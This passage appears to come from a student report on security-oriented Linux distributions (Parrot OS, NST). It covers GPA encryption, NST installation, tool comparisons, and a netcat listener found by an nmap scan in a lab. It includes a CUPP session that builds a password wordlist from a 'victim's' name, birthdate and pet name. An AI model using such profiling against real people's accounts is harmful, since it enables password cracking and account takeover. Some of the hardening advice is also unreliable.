- Go to File > Encrypt. Click on the file and then select the person to whom you want to send the message and sign it with your own key. It will show you the encrypted message.




Figure 61: Encrypting the message using keys of sender and receiver

- Then send this encrypted message to your friend who has your public key (via email or any other method).




Figure 62: Encrypted message

- Now open GPA application in another linux, go to windows > clipboard.




Figure 63: Pasting the message in clipboard of GPA at the receiver side

- Paste the encrypted message there and click on File > Decrypt. The message will be decrypted as follows:




Figure 64: Decrypting the message

Note: Both sender and receiver must have the receiver and sender public keys respectively.

3.4.6. CUPP

- CUPP is not an inbuilt tool in Parrot. Download CUPP tool from <https://github.com/Mebus/cupp> and extract the folder.




Figure 65: Downloading CUPP

- Then generate a wordlist giving the information about the user whose system you wish to hack.

```

osboxes@parrot][~/Downloads/cupp-master]
$python3 cupp.py -i

cupp.py! # Common
# User
# Passwords
# Profiler
[ Muris Kurgas | j0rgan@remote-exploit.org ]
[ Mebus | https://github.com/Mebus/ ]

[+] Insert the information about the victim to make a dictionary
[+] If you don't know all the info, just hit enter when asked! ;)

> First Name: Aradhna
> Surname: Antaryami
> Nickname: Alisha
> Birthdate (DDMMYYYY): 05011993

> Partners) name:
> Partners) nickname:
> Partners) birthdate (DDMMYYYY):

> Child's name:
> Child's nickname:
> Child's birthdate (DDMMYYYY):

> Pet's name: Sharry
> Company name:

> Do you want to add some key words about the victim? Y/[N]: N
> Do you want to add special chars at the end of words? Y/[N]: Y
> Do you want to add some random numbers at the end of words? Y/[N]:N
> Leet mode? (i.e. leet = 1337) Y/[N]: N

[+] Now making a dictionary...
[+] Sorting list and removing duplicates...
[+] Saving dictionary to aradhna.txt, counting 4910 words.
[+] Now load your pistolero with aradhna.txt and shoot! Good luck!

```

Figure 66: Generating a wordlist

3.5. Redundant Tools in Parrot OS

There are some tools in Parrot operating system which features the same thing but does less or more functions.

For getting anonymity online, Parrot OS has tools such as The Onion Router, AnonSurf, I2P etc. TOR needs to be installed by the user whereas AnonSurf comes as an inbuilt tool in this OS and is very easy to use as the user just has to click on AnonSurf Start in Application menu to surf internet securely. In contrast, I2P is better than all as it provides good anonymity & privacy on the internet. Moreover, we can access darknet services with the help of this tool.

EtherApe and Wireshark both are packet analyzers. EtherApe has limited functions than Wireshark. It shows IP layer, link layer and protocol layer and the protocols can be differentiated using different colors whereas Wireshark is a complete bundle of network analyzing tools and helps in improving the overall security of network and system.

Tools like Crunch, CUPP are used to create wordlists which can be further employed to crack passwords. Although Crunch is easy to use, but it is very slow. On the contrary, CUPP uses some important information (name, birthday, pet name etc.) inputted by user to create a wordlist. CUPP is comparatively fast but requires a software called Mentalist to be installed first.

Tools like NetCat, GPA (GNU Privacy Assistant), Ricochet are used to exchange information and data anonymously over the network. NetCat makes use of IP address and port to start the conversation whereas GPA employs public keys to encrypt and decrypt the message as well as to send and receive the message. Ricochet needs TOR network for end-to-end encryption and anonymity.

So, removing some of the useless tools can be highly advantageous to the manufacturer as well as user in relation to speed, memory, efficiency etc.

3.6. Merits & Demerits

3.6.1. Merits

1. Free: Parrot OS is completely free of cost which encourages the user to use this OS for hacking and other pentesting things.
2. Customizable: As we know, Parrot is also a Linux distro like Kali Linux, so this one can also be customized and altered by users according to their needs, boosting the users to develop their pentesting skills and help Parrot OS to flourish.
3. Easy to use: Parrot is very easy to use Linux distro. Even the new Linux user will be able to explore the pentesting tools.
4. Pre-installed tools: Parrot has the tools pre-installed in its vmdk version. So, the user need not worry about installing tools. Parrot has a lot more tools which Kali doesn't have, like Automotive, Sys Service etc.
5. Light: As Parrot has pre-installed tools and user doesn't have to install any tool later on, this makes Parrot light to use as it doesn't affect the memory.

6. **Workspace Manager:** It helps to manage workspaces we are using. It enables the user to perform different tasks simultaneously. The user can do programming in one workspace, play games on the other and so on.
7. **System Manager:** It is another powerful feature in Parrot OS. It displays user's current processes, files, running applications etc. and helps to manage OS.
8. **User-friendly:** Parrot is user-friendly OS for new beginners as the user can access the applications by one-click rather than using commands in Kali Linux.
9. **Appearance:** Last but not least, appearance matters a lot because it makes our work easy to perform.

3.6.2. Demerits

1. The user can't put some wireless interface in promiscuous mode (or monitor mode) and tools that need raw sockets to function properly won't work such as Aircrack-ng.
2. Adding more applications to this operating system might crash the whole system.
3. Some redundant tools like Crunch, NetCat are reducing the efficiency of the operating system. Removing these tools from operating system will make it faster and reduce the hardware requirement.

Section 4: Network Security Toolkit

4.1. Introduction

NST is a Linux-bootable ISO live DVD/USB flash drive based on Fedora. Fedora is a group of people who work together to build a free and open source platform of operating systems and make useful stuff easy for users [22].

NST is the oldest operating system in the security domain. It was developed by Ronald W. Handerson and Paul Blankenbaker in 2003 in order to provide the users a set of tools that can perform routine security, network diagnostic and monitoring tasks. The latest version of NST is NST30SVN:11210 based on Fedora 30 using Linux kernel: kernel-5.1.17-300.fc30.x86_64. With this version, NST WUI also supports geolocation of photos or videos that have embedded geotagged data. NST WUI is a web interface in this operating system through which many tasks can be performed such as Network Mapper, Zenmap, Ntop etc. It also comes with many more features. NST maintains its own set of repositories [5].

The main purpose of making this toolkit was to provide security professionals and network administrators with a comprehensive set of Open Source Network Security Tools [9].

4.2. Tools

The tools John The Ripper, NetCat, Network Mapper, Snort, Nikto, GNU MAC Changer, Crunch Wireshark feature the same role as in Parrot and Kali Linux.

4.3. Installation

1. Download NST from <https://sourceforge.net/projects/nst/files/>




Figure 67: Downloading NST

2. Open VMware and click on Install from disk or image:

Select the Installation Method




Figure 68: Selecting installation method

3. Click on Use another disk or image and then browse to the location where NST is downloaded and then click on Continue.




Figure 69: Selecting a virtual machine

4. Click on Finish

5. Name the virtual machine and click on save. The virtual machine is ready to start.



Figure 70: Network Security Toolkit

6. Click on Install NST to hard drive option on the desktop.




Figure 71: Installing NST to hard drive




Figure 72: Selecting the language

7. Click on VMware under Local Standard Disk and then go to Done.




Figure 73: Selecting installation destination

4.4. Penetration testing

The tools of NST can be pentested in the same way as done in Kali Linux and Parrot: John The Ripper, NetCat, Network Mapper, Snort, Nikto, GNU Macchanger, Crunch and Wireshark.

The network interface used in NST is ens33 whereas it is eth0 in Parrot and Kali Linux.

4.5. Merits & Demerits

4.5.1. Merits

1. A guide to the new security-based OSs: Network Security Toolkit has proved advantageous to the security domain of the Information Technology field. Being the oldest one, it has given a platform for the emergence of other security based operating systems (Kali Linux, Parrot etc.).
2. Free of cost: NST is totally free. The user just has to download it and make use of the tools in strengthening the security of the system.
3. Customizable: As it is Linux-based, it means it is customizable. The user can try to change NST to suit his needs, even if those needs go against the recommended usage.
4. Security: It helps the users to make the network secure in order to send and receive data without any kind of intrude.
5. Simplicity: It is very good learning operating system for new-Linux users as it is not complex as Kali Linux and Parrot.

4.5.2. Demerits

1. Bygone: NST has not been developed as much. So, new operating systems like Kali Linux, Parrot etc. have come into the race which has far more pentesting tools than this operating system and thus, are more encouraged by the users.
2. Fewer tools: NST contains very few tools which are not sufficient to pentest a system.
3. High hardware requirement: It has huge hardware requirement which is a big drawback because having a smaller number of tools but requiring more memory, nobody wants that.
4. Hard work needed at the user side: This is another big limitation of NST. The user has to input commands in the terminal window to initiate any tool. Tools are not readily available in the Application menu.

5. Outdated: Although the developers of NST are doing their best to upgrade the operating system, but it needs much more to overcome another operating system.

Section 5: Enhancing network security in Kali Linux, Parrot & NST

There are many ways to improve network security in all the above operating systems. The tools can be used to upgrade the security. For instance, John the Ripper is the tool used to crack passwords of the system. But this can crack password up to certain length. So, the user should use passwords of long length, having alpha-numeric, special characters etc. so that it takes plenty of time of the hacker to crack the password, if possible. Secondly, John needs password file and shadow file to crack the password. So, if the user can password-protect these files too, then it becomes really hard for the hacker to hack it.

Metasploit Framework is the tool to get into another system's terminal window from which the hacker can extract the password and shadow file of that system and thus, can easily crack the password of the system. He just needs to know the IP address of that system and OS it is working on which he can easily find out using Nmap or Nikto tools. So, the user should hide or alter his original IP address using tools like Anonymizer, Proxy chains (in Kali Linux) and AnonSurf, TOR (in Parrot OS) to protect his system from being hacked.

The user uses NetCat tool to send and receive messages or information securely over the network. The network can be hacked by another NetCat user if he knows the IP address and the port on which it is listening. In Figure 74, I created a listening port in Parrot OS and then I run a scan in Kali Linux using Nmap and found port 8888 open (Figure 75). In this way, hacker can hack the network and can send wrong messages or information to the recipient.

```
[osboxes@parrot]-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 172.16.166.209 netmask 255.255.255.0 broadcast 172.16.166.255
    inet6 fe80::b904:87de:f0d9:4cb5 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:a7:36:29 txqueuelen 1000 (Ethernet)
    RX packets 44 bytes 11325 (11.0 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 45 bytes 4707 (4.5 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 74 bytes 6298 (6.1 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 74 bytes 6298 (6.1 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

[osboxes@parrot]-[~]
└─$ nc -l -p 8888
GET / HTTP/1.0
```

Figure 74: NetCat in Parrot OS

```
root@osboxes:~# nmap -v -A 172.16.166.209

Starting Nmap 7.60 ( https://nmap.org ) at 2020-04-01 02:37 EDT
NSE: Loaded 146 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 02:37
Completed NSE at 02:37, 0.00s elapsed
Initiating NSE at 02:37
Completed NSE at 02:37, 0.00s elapsed
Initiating ARP Ping Scan at 02:37
Scanning 172.16.166.209 [1 port]
Completed ARP Ping Scan at 02:37, 0.21s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 02:37
Completed Parallel DNS resolution of 1 host. at 02:37, 0.06s elapsed
Initiating SYN Stealth Scan at 02:37
Scanning 172.16.166.209 [1000 ports]
Discovered open port 8888/tcp on 172.16.166.209
Completed SYN Stealth Scan at 02:37, 2.65s elapsed (1000 total ports)
Initiating Service scan at 02:37
Scanning 1 service on 172.16.166.209
Completed Service scan at 02:37, 11.02s elapsed (1 service on 1 host)
Initiating OS detection (try #1) against 172.16.166.209
WARNING: RST from 172.16.166.209 port 8888 -- is this port really open?
WARNING: RST from 172.16.166.209 port 8888 -- is this port really open?
WARNING: RST from 172.16.166.209 port 8888 -- is this port really open?
WARNING: RST from 172.16.166.209 port 8888 -- is this port really open?
WARNING: RST from 172.16.166.209 port 8888 -- is this port really open?
WARNING: RST from 172.16.166.209 port 8888 -- is this port really open?
adjust_timeouts2: packet supposedly had rtt of -156748 microseconds. Ignoring time.
adjust_timeouts2: packet supposedly had rtt of -156748 microseconds. Ignoring time.
NSE: Script scanning 172.16.166.209.
